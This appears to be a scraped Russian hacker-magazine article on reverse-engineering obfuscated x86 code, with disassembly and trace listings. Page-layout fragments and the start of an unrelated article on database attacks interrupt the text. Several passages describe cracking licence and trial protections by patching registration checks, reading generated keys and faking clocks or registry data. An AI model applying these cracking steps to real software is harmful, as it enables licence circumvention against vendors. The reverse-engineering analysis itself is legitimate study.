СОЗДАН ТРОЙКОЙ МАГОВ: MATIAS MADOU, LUDO VAN PUT И KOEN DE BOSSCHERE. ЯВЛЯЕТСЯ ПРАКТИЧЕСКИ ЕДИНСТВЕННЫМ ДОСТУПНЫМ ИНСТРУМЕНТОМ. ДЛЯ ПРАКТИЧЕСКОЙ РАБОТЫ ОН НЕПРИГОДЕН И БОЛЬШЕ НАПОМИНАЕТ ИГРУШКУ, СТОЯЩУЮ ТОГО, ЧТОБЫ ПОВОЗИТЬСЯ С НЕЙ.

ИСХОДНЫЙ КОД (ВМЕСТЕ С ДОКУМЕНТАЦИЕЙ И КУЧЕЙ ИНТЕРЕСНЫХ СТАТЕЙ НА ТЕМУ [ДЕ]ОБФУСКАЦИИ) МОЖНО БЕСПЛАТНО СКАЧАТЬ С ОФИЦИАЛЬНОГО САЙТА DIABLO (www.elis.ugent.be/diablo/?Q=obfuscation). ПРАВДА, ОН БУДЕТ РАБОТАТЬ ТОЛЬКО ПОД UNIX.



Внешний вид анализатора LOCO

да. Другими словами, не существует «команд» — существуют только байты. Если начать выполнение инструкции не с первого байта, получим совсем другую команду! К сожалению, IDA Pro не позволяет узнать какую. Чтобы выполнить переход «043401Dh: jmp short loc_434013+2», необходимо подвести курсор к метке loc_434013 и нажать <U> (так мы «раскрошим» дизассемблерный код на байты), а после перейти по адресу 434015h и нажать <C>, тем самым превратив байты в дизассемблерный код.

На месте seto bl возникла пара инструкций jmp loc_43401F/std. Какой из двух листингов правильный? По отдельности — ни тот, ни другой. Они становятся «правильными» только вдвоем! Однако удерживать эти подробности в голове нереально, а IDA Pro не позволяет быстро переключаться между двумя вариантами. Остается загонять «альтернативный» листинг в комментарии. Если одна и та же машинная команда имеет три и более «точек входа», то комментарии уже не спасают и возникает путаница, вынуждающая использовать вместо дизассемблера трассер.

→ **изодренные обфускаторы** отслеживают зависимости по данным, внедряя осмысленные инструкции с «нулевым эффектом». Поясним на конкретном примере. Допустим, обфускатору встретилась конструкция:

оригинальный код до обфускации

```
PUSH EAX ; последнее обращение к eax
MOV EAX, EBX ; реинициализация eax
```

Легко показать, что между последним обращением к eax и его реинициализацией можно как угодно модифицировать регистр eax без ущерба для выполнения программы, поскольку любые операции присвоения все равно будут перекрыты командой mov eax, ebx.

Также обфускаторы могут временно сохранять регистр на стеке, а затем, вволю «поизмывавшись» над ним, восстанавливать прежнее значение.

Команда MOV EAX, EBB907EBh на первый взгляд выглядит «значимой», но на самом деле это «мусор», нейтрализуемый командами push eax/pop eax. По сути, весь этот конгломерат производит нулевой эффект, то есть является совершенно бездействующим кодом. Так что делать вывод о «значимости» команд нужно с очень большой осторожностью. Пока не будет доказано, что данный кусок кода действительно создает какой-то эффект, он должен считаться «мусором» по умолчанию.

→ **некоторые обфускаторы** любят внедрять подложные расшифровщики, которые расшифровывают и тут же зашифровывают произвольные фрагменты памяти.

Разумеется, все эти действия вносят побочные эффекты (как минимум, воздействуют на флаги), и обфускатору приходится выполнять множество дополнительных проверок, чтобы убедить-

ся, что эти побочные действия не окажут рокового воздействия на защищаемую программу. Разработка качественного и надежного запутывателя — сложная инженерная задача, но потраченное время стоит того. Бесполезность «инструкций с нуле-

вым эффектом» уже не распознается визуально, и обычный трассер тут ничем не поможет. Необходимо трассировать не только поток управления, но и поток данных, то есть отслеживать реальные изменения значений регистров/ячеек памяти, для че-

ЛИСТИНГИ

Листинг 1. Код, замусоренный обфускатором, в котором имеется всего лишь одна потенциально значимая команда — xor eax, eax

```
or ch, ch ; «мусор», не воздействующий на регистр ch,
но воздействующий на регистр флагов, однако это воздействие перекрывается
последующим xor
xor eax, eax ; потенциально значимая команда
seto bl ; «мусор», устанавливающий bl в 1, если есть
переполнение, а после xor его всегда нет
repne jnz short loc_43409A ; «мусор», передающий управление, если не ноль,
но после xor флаг нуля всегда установлен, плюс бессмысленный префикс repne
rep jnp short loc_43408D ; «мусор», передающий управление, если нечет,
но после xor флаг четности всегда установлен
jo short loc_434094 ; «мусор», передающий управление, если флаг
переполнения установлен, а он сброшен xor
xchg ebx, ebx ; «мусор», обмен регистров ebx местами
```

Листинг 2. Фрагмент листинга, сгенерированный IDA Pro. Демонстрация техники «перекрытия» машинных команд, используемой обфускаторами

```
.adata:0043400E loc_43400E: ; CODE XREF: .adata:00434023j
.adata:0043400E ; .adata:loc_43401A j
.adata:0043400E mov eax, 0EBB907EBh
.adata:00434013
.adata:00434013 loc_434013: ; CODE XREF: .adata:loc_43401Dj
.adata:00434013 seto bl ; прыжок в середину команды
.adata:00434016 or ch, bh
.adata:00434018 jmp short loc_434025
.adata:00434018
.adata:0043401A loc_43401A: ; CODE XREF: .adata:00434009j
.adata:0043401A repne jmp short near ptr loc_43400E+4
.adata:0043401D
.adata:0043401D loc_43401D: ; CODE XREF: .adata:loc_43400Cj
.adata:0043401D jmp short near ptr loc_434013+2
```

Листинг 3. «Вскрытие» наложенной команды

```
.adata:0043400E unk_43400E db 0B8h ; ̀ ; CODE XREF: .adata:loc_434023j
.adata:0043400F db 0EBh ; ы
.adata:00434010 db 7
.adata:00434011 db 0B9h ; |
.adata:00434012 loc_434012: ; CODE XREF: .adata:loc_43401Aj
.adata:00434012 jmp short loc_434023
.adata:00434014
.adata:00434014 nop
.adata:00434015
.adata:00434015 loc_434015: ; CODE XREF: .adata:loc_43401Dj
.adata:00434015 jmp short loc_43401F ; прыжок сюда
.adata:00434017
.adata:00434017 std
.adata:00434018 jmp short loc_434025
.adata:0043401A
.adata:0043401A loc_43401A: ; CODE XREF: .adata:00434009j
.adata:0043401A repne jmp short loc_434012
```




Попытка взлома Armadillo в HIEW'e приводит в ужас — код выглядит полной бессмыслицей

го обычно используются графы. Как только граф замыкается сам на себя, все «лишние» операции над данными удаляются и остается только суть.

→ **более совершенные обфускаторы** выполняют математические преобразования программного кода, а это кранты. В частности, команда «a++» может быть заменена на эквивалентную ей конструкцию $a += (\sin(x)2 + \cos(x)2)$, где \sin/\cos вычисляются «вручную» посредством самого «тупого» и громоздкого алгоритма, распознать в котором исходную формулу не сможет и академик.

Классические трассеры данных уже не справляются с такой задачей: в этом случае граф не замыкается сам на себя и избыточность, внесенная обфускатором, не удаляется. Однако можно сделать кое-что в интерактивном режиме. Смотри. На входе мы имеем переменную «a», которая после долгих и загадочных манипуляций увеличивается на единицу. Если код линейен и инвариантен по отношению к другим данным (то есть не зависит от них), хакер может смело заменить всю эту замутку на «a++». Главное — чтобы исследовательский инструмент обеспечивал удобный, наглядный и непротиворечивый способ визуализации данных.

→ **чтобы ощутить все прелести обфускации** на собственной шкуре, достаточно взять Armadillo, упаковать свою собственную программу типа Hello, world!, а затем ковырнуть ее отладчиком или дизассемблером. Мама родная! Сколько ни трассируй программу, а смысла все равно не видно. Попадаешь в окружение крошечной тьмы и непроглядного мрака диких джунглей запутанного кода.

→ **с работающей программы** практически всегда можно снять дампы, как бы этому ни сопротивлялся распаковщик. Методики борьбы с распаковщиками довольно разнообразны и заслуживают отдельной статьи. Отметим лишь используемый Armadillo механизм динамической расшифровки CoreMem II, при котором память расшифровывается постранично.

Armadillo перехватывает обращение к зашифрованной странице через атрибут NO_ACCESS и механизм структурных исключений, расшифровывает ее, а затем зашифровывает вновь. Тем не менее, вполне реально написать драйвер, отслеживающий возникновение исключений и дампящий страницу после завершения ее расшифровки.

Анализировать «запутанный» код протектора для этого совсем не обязательно, но не все и не всегда бывает так радужно...

Как бы хакер ни избегал анализа запутанного кода, рано или поздно он вляется в ситуацию, когда полная реконструкция алгоритма будет действительно необходима. Сражение с обфускатором неизбежно. Раз так, нужно заранее подготовить себя к нему.

→ **написать трассер** все равно придется, хотя бы чтобы понять, как работает отладчик. Лучше, если это будет «термоядерный» трассер, работающий на нулевом кольце и обходящий антиотладочные приемы, которые так любят использовать обфускаторы.


Если писать трассер лень, можно использовать Soft-Ice, просто отключив окно кода командой WC. Тогда результат трассировки командой T будет «вываливать» в нижнее окно, откуда его можно добыть сохранив историю команд в Symbol Loader'e: File → Save Soft-Ice History As.

Намного нагляднее дизассемблерного листинга. Теперь не нужно прыгать по условным переходам, гадая, какие из них выполняются, а какие нет. К тому же естественным образом исчезает проблема перекрытия машинных команд. Обрати внимание на адреса 434012h, 00434013h и 00434016h — это наши «перекрытые» команды. То, что дизассемблеру удавалось показать с таким трудом, трассер отдает нам задаром! Это реальный поток выполнения программы, в котором много мусора, но, по крайней мере, нет скрытых команд, с которыми приходится сталкиваться в дизассемблере.


Полученный протокол трассировки можно (и нужно!) прогонять через различные программы-фильтры (их придется написать тоже самостоятельно), которые распознают и удаляют мусорные инструкции. Впрочем, эту операцию можно выполнить и вручную, загрузив протокол в любой редактор (например, в тот, который встроен в FAR). После нескольких минут работы получишь реально значимый код.

→ **основную проблему** создают циклы. Трассер разворачивает их в длинный многокилометровый, многократно повторяющийся код. Запарись пролистывать его. Так что не обойтись без фильтра, распознающего и «сворачивающего» повторяющиеся конструкции.

Хорошая идея — пропустить протокол трассера через оптимизирующий компилятор, использующий системы графов для устранения лишних операций присвоения (пропускать именно протокол трассера, а не дизассемблерный листинг, поскольку последний неверен, неполон и вообще никуда не годится). Конечно же, он не сможет распознать математические преобразования в стиле $\sin(x)2 + \cos(x)2$, но выбросит значительную часть «инструкций с нулевым эффектом», а тебе не придется реализовывать систему графов и писать то, что было написано задолго до нас.



Основной режим работы IDA Pro 5.x



Трехмерное представление структуры червя W32.Bagle очень неудобно для реального анализа

Правда, есть одно «но». Компиляторы оптимизируют обращения к памяти с большой осторожностью, поэтому «ложные» расшифровки не будут оптимизированы компилятором, несмотря на их очевидную «нулевую эффективность». Ты должен выполнить эту часть работы самостоятельно или же... просто смириться с тем, что из листинга вычищен не весь мусор.

→ **за основу** лучше всего взять компилятор gcc, поскольку его исходные тексты открыты. Разумеется, просто взять и «оптимизировать» протокол трассера не получится — он «написан» на языке ассемблера. Можно написать сравнительно простой транслятор, превращающий дизассемблерный протокол трассера в программу на C (и тогда можно будет оптимизировать ее любым компилятором, а не только gcc), но лучше оттранслировать протокол трассера в промежуточный язык gcc (описанный в документации), пропустив его через «гнутый» оптимизатор. В этом случае получаешь возможность сообщить оптимизатору некоторую дополнительную информацию о структуре программы, выловленную трассером. Эффективность «чистки» кода от этого только повысится. Короче говоря, трассер (и программы-фильтры) будет работать в связке с оптимизатором.

Там уже и до метадо-декомпилятора недалеко, тем более что работы в этом направлении ведутся не только в хакерских, но и «академических» кругах. Так что анализ «запутанного» кода — не такая уж сложная задача.


Кстати, процедуры, обработанные обфускатором, значительно отличаются от всех остальных и могут быть найдены простым статистическим анализом процентного содержания различных машинных команд. У «запутанных» процедур оно будет уж очень специфичным. Такие процедуры, как правило, до неприличия длинны. Логично, что если код процедуры запутан кем-то, то не просто так. Здесь явно прячется защитный механизм! Процедура проверки регистрационного номера или что-то типа того. Обфускация в этом случае идет только на пользу хакеру.

→ **существуют различные способы** анализа алгоритмов работы устройств, «схема» которых недоступна. «Запутанную» программу можно рассматривать как «черный ящик» со входом и выходом, абстрагируясь от машинного кода и выполняя анализ на гораздо более высоком уровне.

Много информации несут в себе вызовы API-функций (вместе с аргументами и возвращаемыми значениями). Если хакеру удастся перехватить и библиотечные функции вместе с RTL, то картина происходящего в общих чертах нарисуеться. По крайней мере, хакер сможет выяснить, к чему «привязывается» защита, и таким образом он узнает об окончании испытательного периода. Часто для взлома большего не нужно.

Вместо того чтобы анализировать код самой программы, хакер исследует, каким образом она взаимодействует с «внешним миром», то есть с ОС. Тогда на «внутренний» мир защиты можно будет забыть. Конечно, не для всех программ это срабатывает, но многие ломаются именно так.

→ **грубая ошибка** большинства обфускаторов в том, что, «запутывая» код, они забывают «запутать» структуру данных (разве что только зашифровывают их). Это позволяет использовать классические приемы взлома типа «прямой поиск регистрационных данных в памяти». Хакер вводит



Взлом программы с помощью точек останова в Soft-Ice и окна memory

Листинг 4. Код после обфускации

```

push eax ; последнее значимое обращение к eax
xor eax,eax ; мусор
l1:
inc eax ; мусор
jz l2 ; мусор
cmp eax, ebx ; мусор
jnz l1 ; мусор
cmp eax, ecx ; мусор
jge l1 ; мусор
l2:
sub eax, 666h ; мусор
shl eax, 1 ; мусор
mov eax, ebx ; значимая реинициализация eax

```

Листинг 5. Временное сохранение регистров на стеке с последующим восстановлением

```

001B:0043402C 50          PUSH     EAX          ; сохраняем eax
001B:0043402D 51          PUSH     ECX          ; сохраняем ecx
001B:0043402E EB0F       JMP      0043403F
001B:0043403F F2EBF5     REPNZ   JMP      00434037
001B:00434037 EB0F       JMP      00434048
001B:00434048 EBE9       JMP      00434033
001B:00434033 B8EB07B9EB MOV     EAX,EBB907EB ; «гадим» в eax
001B:0043403B 08FD       OR      CH,BH        ; «гадим» в ch
001B:0043403D EB0B       JMP      0043404A
001B:0043404A F3EBE4     REPZ    JMP      00434031
001B:00434031 EB0F       JMP      00434042
001B:00434042 EBF6       JMP      0043403A
001B:0043403A EB08       JMP      00434044
001B:00434044 F2EB08     REPNZ   JMP      0043404F
001B:0043404F 59          POP     ECX          ; восстанавливаем ecx
001B:00434050 58          POP     EAX          ; восстанавливаем eax

```

Листинг 6. «Подложный» расшифровщик, внедренный обфускатором

```

00434105 83ED 06     SUB     EBP,6
00434108 B8 3B010000 MOV     EAX,13B
0043410D 03C5     ADD     EAX,EBP
0043410F 33DB     XOR     EBX,EBX
00434111 81C3 01010101 ADD     EBX,1010101
00434117 3118     XOR     DWORD PTR DS:[EAX],EBX ; расшифровываем
00434119 8138 78540000 CMP     DWORD PTR DS:[EAX],5478
0043411F 74 04     JE      SHORT app_test.00434125
00434121 3118     XOR     DWORD PTR DS:[EAX],EBX ; зашифровываем
00434123 ^EB EC     JMP     SHORT app_test.00434111

```

произвольный регистрационный номер, отладчиком находит его в памяти, ставит точку останова и всплывает в «запутанной» процедуре, а затем смотрит обстоятельства дел. В половине случаев после серии долгих разбирательств запутанная процедура возвращает TRUE/FALSE, и тогда хакер просто правит условный переход.

В другой половине случаев защита генерирует «эталоный» регистрационный номер, легко обнаруживаемый визуальным осмотром дампа памяти (в этом случае хакер просто вводит подсмотренный номер в программу). Более сложные защитные механизмы встречаются крайне редко, но и тогда часто удается сгенерировать валидный номер «руками» самой защиты, если она построена по схеме if (func_generate_reg_num(user_name) ==

entered_reg_num) all_ok() else fuck_off();). Как нетрудно догадаться, хакер находит процедуру func_generate_reg_num (по срабатыванию точки останова на user_name) и «подсматривает» возвращаемый результат. Данная методика совершенно «прозрачна» и пробивает любые навесные упаковщики, лишней раз подтверждая известный тезис о том, что грамотно защитить программу — не грибов надербанить :).

В «тяжелых» случаях помогает слежение за данными, то есть, опять-таки — за дампом памяти. Хакер включает трассер и вникает в окно Memory, анализируя характер изменения переменных. Переменные — это ключ ко всему. Они позволяют реконструировать алгоритм даже без знания кода. Точнее, существуют методики реконструкции кода

Листинг 7. Протокол трассера

```
001B:00434001 E800000000 CALL 00434006
001B:00434006 5D POP EBP
001B:00434007 50 PUSH EAX
001B:00434008 51 PUSH ECX
001B:00434009 EB0F JMP 0043401A
001B:0043401A F2EBF5 REPNZ JMP 00434012
001B:00434012* EB0F JMP 00434023
001B:00434023 EBE9 JMP 0043400E
001B:0043400E B8EB07B9EB MOV EAX,EBB907EB
001B:00434013* 0F90EB SETO BL
001B:00434016* 08FD OR CH,BH
001B:00434018 EB0B JMP 00434025
001B:00434025 F3EBE4 REPZ JMP 0043400C
001B:0043400C EB0F JMP 0043401D
001B:0043401D EBF6 JMP 00434015
001B:00434015 EB08 JMP 0043401F
001B:0043401F F2EB08 REPNZ JMP 0043402A
001B:0043402A 59 POP ECX
001B:0043402B 58 POP EAX
001B:0043402C 50 PUSH EAX
001B:0043402D 51 PUSH ECX
001B:0043402E EB0F JMP 0043403F
001B:0043403F F2EBF5 REPNZ JMP 00434037
001B:00434037 EB0F JMP 00434048
001B:00434048 EBE9 JMP 00434033
001B:00434033 B8EB07B9EB MOV EAX,EBB907EB
001B:00434038 0F90EB SETO BL
001B:0043403B 08FD OR CH,BH
001B:0043403D EB0B JMP 0043404A
001B:0043404A F3EBE4 REPZ JMP 00434031
001B:00434031 EB0F JMP 00434042
001B:00434042 EBF6 JMP 0043403A
001B:0043403A EB08 JMP 00434044
001B:00434044 F2EB08 REPNZ JMP 0043404F
001B:0043404F 59 POP ECX
001B:00434050 58 POP EAX
```

Листинг 8. «Вычищено» вручную

```
001B:00434001 E800000000 CALL 00434006
001B:00434006 5D POP EBP
001B:00434077 33C9 XOR ECX,ECX
001B:004340C3 33C0 XOR EAX,EAX
001B:004340D3 8B0424 MOV EAX,[ESP]
001B:004340DB C60090 MOV BYTE PTR [EAX],90
001B:00434105 83ED06 SUB EBP,06
```

Листинг 9. Шпионаж за API-функциями несет в себе очень много информации

```
Art.exe|0FF6D4E|GetProcAddress(77F80000,01049A04:"NtContinue") returns: 77F92796
Art.exe|0FF6D4E|GetProcAddress(77F80000,01049A3C:"NtRaiseException") returns: 77F860F2
Art.exe|0FF6D4E|GetProcAddress(77F80000,01049A7C:"KiUserExceptionDispatcher") returns:
Art.exe|0FF6D4E|GetProcAddress(77F80000,01049AC4:"NtQuerySystemInformation") returns:
Art.exe|0FF6D4E|GetProcAddress(77F80000,01049B0C:"NtAllocateVirtualMemory") returns:
Art.exe|0FF6D4E|GetProcAddress(77F80000,01049B50:"NtFreeVirtualMemory") returns:
Art.exe|0FF6D4E|GetProcAddress(77F80000,01049B90:"NtMapViewOfSection") returns:
Art.exe|0FEE7C2|VirtualAlloc(00000000,0000027D,00001000,00000040) returns: 01220000
Art.exe|10000AE|GetModuleFileNameA(00400000,0012FE61,000000FF) returns: 0000003B
Art.exe|0FFDA16|CreateFileA(0012FE61:"C:\bin\ElcomSoft\AdvancedRegistryTrace...",,,,)
Art.exe|0FFDBC3|CreateFileMappingA(9Ch,00h,02h,00h,00h,00h) returns: 000000A0
Art.exe|0FFDBD3|CloseHandle(0000009C) returns: 00000001
```

по характеру изменения переменных. На данный момент они отработаны еще не очень хорошо и практически нигде не описаны, но в хакерских кругах уже идут оживленные разговоры. Это перспективное направление, в соответствии с которым стоит копать.

→ **возвращаясь к разговору о trial-защитах.** Мы имеем программу, которая запускается по меньшей мере один раз. Где один раз, там и два. Если пораскинуть мозгами, можно создать такие условия, которые позволят запускать программу неограниченное множество раз. Грубо говоря, мы как бы помещаем программу «под колпак» и подсовываем ей те данные, в которых она нуждается для продолжения своей жизнедеятельности.

Известно, что виртуальные машины типа VM Ware «автоматически» ломают trial-программы. Если программа ведет счетчик запусков или запоминает дату инсталляции где-то внутри компьютера, то после прекращения работы она устанавливается на «чистую» виртуальную машину и продолжает работать как ни в чем не бывало. Если дата окончания испытательного срока жестко прошита внутри программы, часы виртуальной машины переводятся «назад», а защита даже не подозревает, насколько жестоко ее провели :). Если программа «стучится» в интернет, пытаюсь подтвердить правоверность своей работы, виртуальная машина просто «отсекается» от интернета. Виртуальные машины — это хорошо, только медленно, неудобно и громоздко.

→ **можно поступить проще.** Достаточно перехватить базовые API-функции для работы с системным временем, файловой системой, сетью и реестром, не забывая о функциях DeviceIoControl и подобных ей. Тогда можно организовать «легкую» и весьма быстродействующую виртуальную машину, подсовывающую защите отдельную файловую систему и реестр. Кстати, некоторые протекторы «гадят» в реестре, и замуровать их в застенках виртуальной машины сам Джа велел.

Конечно, это не сработает для тех защит, которые работают 30 минут, а затем требуют перезапуска программы, поскольку существует очень много способов отсчитать эти 30 минут даже без обращения к API. Виртуальная машина бессильна и в борьбе с надоедливыми NAG-скринами или баннерами, которые крутит бесплатная версия программы. Однако предложенная методика и не претендует на универсальность. Если можно сломать программу этим путем — хорошо, если нет — используйте другие пути, атакуя ее по одному из сценариев, описанных выше.

→ **будущее обфускации** готовит хакерам совсем не радужные перспективы. С ходу можно назвать трансляторы С-кода в байт-код Машин Тьюринга, Стрелок Пирса, Сетей Петри и многих других примитивных машин. Производительности современных процессоров будет достаточно. В практическом плане это означает полный мрак стандартным методам анализа кода. Если теоре-


```
Art.exe|0FFDBF8|MapViewOfFile(A0h, 04h, 00h, 00h, 00h) returns: 01230000
Art.exe|0FE4EDD|GetActiveWindow() returns: 00000000
Art.exe|0FD5D98|MessageBoxA(0,499DC:"Debugger detected.",,"Protection Error") returns;
Art.exe|FFFFFFF|ExitProcess(72542079)
```

Листинг 10. Виртуальный реестр и слежение за ним

```
app.exe|QueryValue|HKLM\Software\Licenses\{I5F218E3F24063708}|SUCCESS|05000000
app.exe|CreateKey |HKLM\Software\Licenses |SUCCESS|Key: 0xE132BB80
app.exe|SetValue |HKLM\Software\Licenses\{I5F218E3F24063708}|SUCCESS|06000000
app.exe|CreateKey |HKLM\Software\Licenses |SUCCESS|Key: 0xE132BB80
app.exe|SetValue |HKLM\Software\Licenses\{05F218E3F24063708}|SUCCESS|563EA80E0BA2A7A6
```

тически возможно (но практически очень и очень сложно) вычистить мусор и удалить избыточность, внесенную «запутывателями», то «распутать» байт-код Сетей Петри уже невозможно. Этот процесс односторонний, и развернуть его на 180 градусов не сможет даже сам Джа. Вполне возможно написать анализатор байт-кода, повышающий уровень абстракции, вот только даже на таком уровне придется очень долго разбираться, что, как и куда.

Анализ типа «черного ящика» сулит намного большие перспективы, как и создание виртуальной машины, отрезающей защиту от внешнего мира. Дизассемблеры уже остановились в своем развитии и скоро вымрут, как мамонты в ледниковый период. В последних версиях IDA Pro не появилось ничего радикально нового. Хуже того, наметились признаки явной деградации, превратившие основное окно дизассемблера в «это» (вырезано строгой цензурой).

Зачем вообще нужна такая красивая трехмерная «репрезентация»? Что она реально отображает? С другой стороны, от «низкоуровневого» дизассемблирования на уровне ассемблерных команд тоже не много пользы. Современные программы стали слишком большими, количество уровней абстракций измеряется многими десятками, и «плотность» значимого кода неумолимо стремится к нулю. Программа размером в 100 Мб реализует простейший алгоритм, в былые времена с легкостью умещавшийся в несколько килобайт. Какие там обфускаторы...

Отсюда многочисленные попытки визуализировать поток выполнения программы, которые поднимают нас на уровень анализа структуры кода. Спускаясь к машинным командам только там, где действительно необходимо. К сожалению, эта методика работает намного хуже, чем выглядит, и только усложняет анализ. Стандартный режим дизассемблирования, к которому мы привыкли, все еще присутствует в IDA PRO (во всяком случае пока), но уже не является режимом по умолчанию.

обфускация: история болезни

Обфускацией (от английского obfuscation — буквально «запутывание») называется совокупность методик и средств, направленных на затруднение анализа программного кода. Существуют различные типы обфускаторов: одни занимаются интерпретируемыми языками типа Perl или PHP и «коречат» исходные тексты (удаляют комментарии, дают переменным бессмысленные имена, шифруют строковые константы и т.д.), другие «перемальвают» байт-код виртуальных машин Java и .NET, что технически сделать намного труднее. Более развитые обфускаторы вламываются непосредственно в машинный код, «разбавляя» его мусорными инструкциями и выполняя целый ряд структурных (реже математических) преобразований, изменяющих программу до неузнаваемости.

Фактически, это полиморфные генераторы, известные еще со времен царя Гороха. Проблема в том, что полиморфный генератор может за считанные секунды сгенерировать хоть миллиард бессмысленных команд, перемешав их с несколькими килобайтами полезного кода, что позволяют современные процессоры и жесткие диски. Пусть даже с потерей эффективности, но всем уже давно наплевать на эффективность.

→ **удалять «мусор»** в автоматическом режиме дизассемблеры еще не научились, а проанализировать мегабайты кода вручную нереально. Нужны передовые методики реконструкции потока управления, расплавляющие «замусоренный» код и разделяющие его на «полезные» и «бесполезные» фракции. Их нет даже на уровне «теоретического пони-



Попытка взлома программы, защищенной Armadillo, приводит к жутким ругательствам защиты



Официальный сайт протектора-обфускатора eXtreme Protector

мания». Хотя кое-какие идеи на этот счет имеются (например наложение маршрута трассировки на графы зависимостей по данным), до практической реализации еще далеко.

→ **методы обфускации** активно используются продвинутыми упаковщиками типа Armadillo (ныне переименован в Software Passport, можно скачать его с сайта <http://siliconrealms.com/armadillo.shtml>), eXtreme Protector (разработчики живут на www.oreans.com/xprotector) и т.д. Большинство протекторов «запутывают» только свой собственный распаковщик, опасаясь вмешиваться в код защищаемой программы, так как это чревато неожиданным появлением глюков в самых различных местах. Какому программисту понравится такая защита? Тем не менее, обфускация процедур проверки серийного номера (ключевого файла) встречается достаточно часто. Обычно она реализуется в полуавтоматическом режиме, когда создатель защиты тем или иным образом взаимодействует с обфускатором. Например, пишет скрипт, который обфускатор транслирует в замусоренный машинный код, изображая из себя «неэффективный» компилятор.

Обфускация конкретно досаждала хакерам, препятствуя реконструкции алгоритмов и быстрому взлому защит, но эти проблемы меркнут перед ситуацией в антивирусной индустрии. Чтобы взломать программу, анализировать ее алгоритм в общем-то необязательно. Зато обнаружить зловерный код (он же malware) без этого уже не удастся!



Nfo от хакерской группы TMG, взломавшей обфускатор Armadillo

базовый иммунитет

ПОЧЕМУ ЛОМАЮТ БД

ОТВЕТ НА ЭТОТ ВОПРОС ЛЕЖИТ НА ПОВЕРХНОСТИ: «ПОТОМУ ЧТО ИМЕННО ТАМ ХРАНИТСЯ ЦЕННАЯ ИНФОРМАЦИЯ И ИМЕННО ТАМ ОНА СИСТЕМАТИЗИРОВАНА СООТВЕТСТВУЮЩИМ ОБРАЗОМ» | ЕКАТЕРИНА ДЕРБЕНЦЕВА

атаки на базы через интернет


База данных в Сети — лакомый кусочек не только для тех, кто знает, куда и зачем он лезет, но и для тех, кто приобрел хакерские навыки, захотел попрактиковаться в них и опробовать новые эксплойты.

